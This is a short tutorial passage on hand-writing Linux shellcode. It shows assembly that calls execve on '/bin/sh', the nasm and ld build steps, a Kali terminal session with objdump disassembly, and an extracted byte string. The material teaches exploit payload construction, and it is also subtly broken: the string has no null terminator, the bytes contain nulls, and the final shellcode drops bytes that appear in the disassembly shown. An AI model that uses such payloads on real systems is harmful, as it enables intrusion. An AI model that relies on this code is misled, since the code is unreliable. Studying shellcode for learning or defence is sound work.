

## Shellcode writing

First write a simple assembly code into a shell.asm file.


Assembly code:

```
section .data
    msg db '/bin/sh'    ;

section .text
    global _start      ;

_start:
    mov eax, 11        ;
    mov ebx, msg        ;
    int 0x80            ;

    mov eax, 1          ;
    mov ebx, 0          ;
    int 0x80            ;
```



```
section .data
    msg db '/bin/sh' ;

section .text
    global _start ;

_start:
    mov eax, 11 ;
    mov ebx, msg ;
    mov ecx, 0 ;
    int 0x80 ;

    mov eax, 1 ;
    mov ebx, 0 ;
    int 0x80 ;

~
~
~
~
~
~
~
~
~
~
"shell.asm" 15L, 230C 2,21 All
```

Then compile it using following commands:

```
nasm -f elf -o shell.o shell.asm
```


```
ld -o shell shell.o
```

Now run it.

Command : “./shell”

Now to extract the shellcode use the following command:

“objdump -M intel -d shell”



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
root@kali:~# vi shell.asm  
root@kali:~# nasm -f elf -o shell.o shell.asm  
root@kali:~# ld -o shell shell.o  
ld: i386 architecture of input file `shell.o' is incompatible with i386:x86-64 output  
root@kali:~# nasm -f elf64 shell.asm  
root@kali:~# ld -o shell shell.o  
root@kali:~# ./shell  
# objdump -M intel -d shell  
  
shell:      file format elf64-x86-64  
  
Disassembly of section .text:  
  
0000000000401000 <_start>:  
401000:  b8 0b 00 00 00      mov     eax,0xb  
401005:  bb 00 20 40 00      mov     ebx,0x402000  
40100a:  b9 00 00 00 00      mov     ecx,0x0  
40100f:  cd 80               int     0x80  
401011:  b8 01 00 00 00      mov     eax,0x1  
401016:  bb 00 00 00 00      mov     ebx,0x0  
40101b:  cd 80               int     0x80  
#
```

Shell code:

“\xb8\x0b\x00\x00\x00\xbb\x00\x20\x40\x00\xb9\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80”